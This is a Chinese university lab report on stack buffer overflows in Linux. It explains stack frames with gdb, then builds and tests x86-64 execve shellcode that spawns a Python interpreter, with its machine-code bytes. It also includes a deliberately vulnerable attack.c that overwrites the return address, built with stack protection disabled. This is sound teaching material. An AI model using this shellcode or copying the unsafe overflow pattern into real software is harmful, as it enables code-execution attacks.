编号：

|  |  |  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- |
| 实验 | 一 | 二 | 三 | 四 | 五 | 六 | 七 | 八 | 总评 | 教师签名 |
| 成绩 |  |  |  |  |  |  |  |  |  |  |

武汉大学国家网络安全学院

课程实验(设计)报告

课程名称 ： Linux架构分析与安全设计

实验内容 ： Linux下的缓冲区溢出实践

专业(班) ：

学 号 ：

姓 名 ：

任课教师 ： 王鹃

2020 年 11 月 19 日

目 录

[1. 实验目的 3](#_Toc59008125)

[2. 实验环境 3](#_Toc59008126)

[3. 实验原理 3](#_Toc59008127)

[4. 实验要求 7](#_Toc59008128)

[5. 实验内容和步骤 7](#_Toc59008129)

[5.1 实验内容 7](#_Toc59008130)

[5.2实验步骤 8](#_Toc59008131)

[6. 实验思考与改进 12](#_Toc59008132)

## 实验目的

理解Linux系统下缓冲区溢出机制。

## 实验环境

1. 操作系统：Ubuntu 20.04
2. Linux Kernel：5.4.0-53-generic

（2）软件工具：gcc (Ubuntu 9.3.0-17ubuntu1~20.04) 9.3.0

## 3. 实验原理

#include <stdio.h>

int calc(int a, int b, int\* sum) {

    \*sum = a + b;

    return 0;

}

int main(int argc, char \*argv[]) {

    int a = 1;

    int b = 2;

    int sum = 0;

    printf("before calc : a = %d, b = %d, sum = %d\n", a, b, sum);


    calc(a, b, &sum);

    printf("after calc : a = %d, b = %d, sum = %d\n", a, b, sum);


    return 0;

}


参考上述代码，calc（）函数有三个参数，第一个，第二个是参与计算的数，第三个是保存结果的变量的地址。编译运行，结果如下图所示




接下来我们使用gdb调试程序



先用b命令在代码16行calc（a, b, sum）下断点，使用r运行，等程序在16行处停下来，查看a,b,sum的地址和rbp,rsp的值，如下图所示。




如下图所示，进入calc（）函数后,因为函数传递参数是传值，会新申请内存空间保存变量，所以可以看到a,b,sum的地址都改变了



但是从下图我们可以看出来，形参额值是不变的。所以在函数调用时，如果想要将调用函数里的计算结果传递出来，一来可以用return，但是只能传出一个数据。第二种就是像第三个参数那样使用变量地址。



进入calc函数前后栈变化



如上图所示，在调用函数calc(a, b, &sum)后，三个参数依次压栈，然后是calc（a,b,&sum）下一条指令地址，接下来是RBP，然后是calc（）函数的局部变量。在C语言中，scanf（“%s”, str）和strcpy(str, str2)等字符串操作函数，并不会去检查字符串str和str2的长度，所以在字符串拷贝的时候（或者其他类型数组赋值未检查数组大小时），很可能写入变量所表示大小以外的内存空间。由于数组赋值的地址是向着高地址增长，数组越界写入就会覆盖其他局部变量的值，更严重的是会覆盖函数的返回地址（上图中的RET），在调用函数结束恢复RIP的时候，导致程序流程进入非正常位置。如果我们精心构造输入数据，则在数组越界写入时，将函数返回地址修改为我们可控的值，从而控制程序运行。

## 实验要求

1. 通过认真学习缓冲区溢出原理，明确实验目的、原理、方法以及注意事项等。
2. 实验过程中必须认真严肃，并认真学习和记录实验数据，从而进行科学分析。
3. 独立认真完成实验报告，语言简练、表达清晰，适当情况下增加相应的画图信息。

## 5. 实验内容和步骤

### 5.1 实验内容

5.1.1、根据附件程序attack.c画出堆栈结构图

5.1.2、构造shellcode实现缓冲区溢出攻击

Shellcode是一段代码或者填充数据，以及机器码的形式出现在程序中，是溢出程序的核心，实现缓冲区溢出的关键便是shellcode的编写。

编写步骤如下：

1. 首先用汇编实现相应的shellcode功能；测试shellcode是否可以正常运行，如果提示断错误而代码又没问题应该是代码段写入出错，可以将shellcode用C语言测试功能（见shellcodetest.c）
2. 生成机器码，进行栈溢出利用实验

### 5.2实验步骤

#### 5.2.1构造shellcode

首先是构造shellcode.S汇编文件。执行该汇编文件能够打开python解释器，该文件所对应的代码如下所示

.global \_start

.text

*# evecve(filename, arg, env)*

*# %rax保存系统调用号，%rdi保存第一个参数，%rsi保存第二个参数*

\_start:

    lea data(%rip), %rdi

    movq $59, %rax

    xor %rsi, %rsi

    xor %rdx, %rdx

    syscall


data:

    .asciz "/usr/bin/python3"

接着我们使用gcc对汇编文件进行编译

gcc -nostdlib shellcode.S -o shellcode64.elf


直接运行生成的可执行文件shellcode64.elf，可以发现成功弹出python解释器




接着我们使用命令

objdump -d shellcode64.elf > shellcode.dump

查看shellcode的反汇编代码，如下图所示



shellcode执行成功之后我们需要需要获取其二进制数据，首先使用xxd命令查看shellcode代码段的二进制数据如下图所示



这里获取二进制数据的方法主要是利用python脚本以二进制模式读取shellcode**代码段**的数据并打印。如下所示

    for row in range(rows):

        cols = min(line\_len, total\_len - row \* line\_len)

        if cols > 0:

            print(indentation, end="")

        else:

            break

        comma = ","

        for col in range(cols):

            i = row \* line\_len + col

            byte = data[i]


            if i == total\_len - 1:

                comma = ""

            print("0x%02x"%(byte), end=comma)

        print()

获取的shellcode二进制表示如下所示



接下来我们测试生成的能否在C中执行生成的二进制shellcode。首先编写shellcode64\_test.c文件如下所示。我们用一个返回类型为空指针的函数指针指向shellcode数组，然后调用它

int main()

{

    unsigned char shellcode64[] = {

        0x48, 0x8d, 0x3d, 0x0f, 0x00, 0x00, 0x00, 0x48, 0xc7, 0xc0, 0x3b, 0x00, 0x00, 0x00, 0x48, 0x31, 0xf6, 0x48, 0x31, 0xd2,

        0x0f, 0x05, 0x2f, 0x75, 0x73, 0x72, 0x2f, 0x62, 0x69, 0x6e, 0x2f, 0x70, 0x79, 0x74, 0x68, 0x6f, 0x6e, 0x33, 0x00};

    void (\*f)();


    f = (void (\*)())shellcode64;

    f();

    return 0;

}

使用gcc编译并执行测试文件shellcode64\_test，可以发现成功调用了python解释器



需要注意的是，这里我们在使用gcc编译的时候需要加入如下选项取消堆栈保护

-z execstack

#### 5.2.2实现缓冲区溢出攻击

下图是缓冲区攻击的一个示例程序attack.c

#include <stdio.h>

int i;

int \*addr;

void main(int argc, char \*argv[])

{

    char buff[72] = {0};

    for (i = 0; i < 72; i++)

    {

        if (0 == argv[1][i])

        {

            break;

        }

        buff[i] = argv[1][i];

    }

    for (; i < 72; i++)

    {

        buff[i] = 0;

    }

    addr = &buff[72];

    for (i = 0; i < 10; i++)


    {

        addr[i] = buff;

    }


}

缓冲区溢出攻击是由于**计算机向缓冲区内填充数据位数时超过了缓冲区本身的**[**容量**](http://baike.so.com/doc/3478957.html)**溢出的数据覆盖在合法数据上**，当我们输入特定的数据在覆盖住合法的数据，执行设计好的程序功能，在attack.c程序中为buff分配了72个字节，然后读取程序运行的第一个参数，将它一个字节一个字节赋值给buff，不够的用0填充，然后从buff往高地址方向填充10组buff的地址，如图14.10所示，最终buff地址会覆盖main函数的返回地址，等main函数结束后，就会跳到buff，执行shellcode，即弹出python解释器。

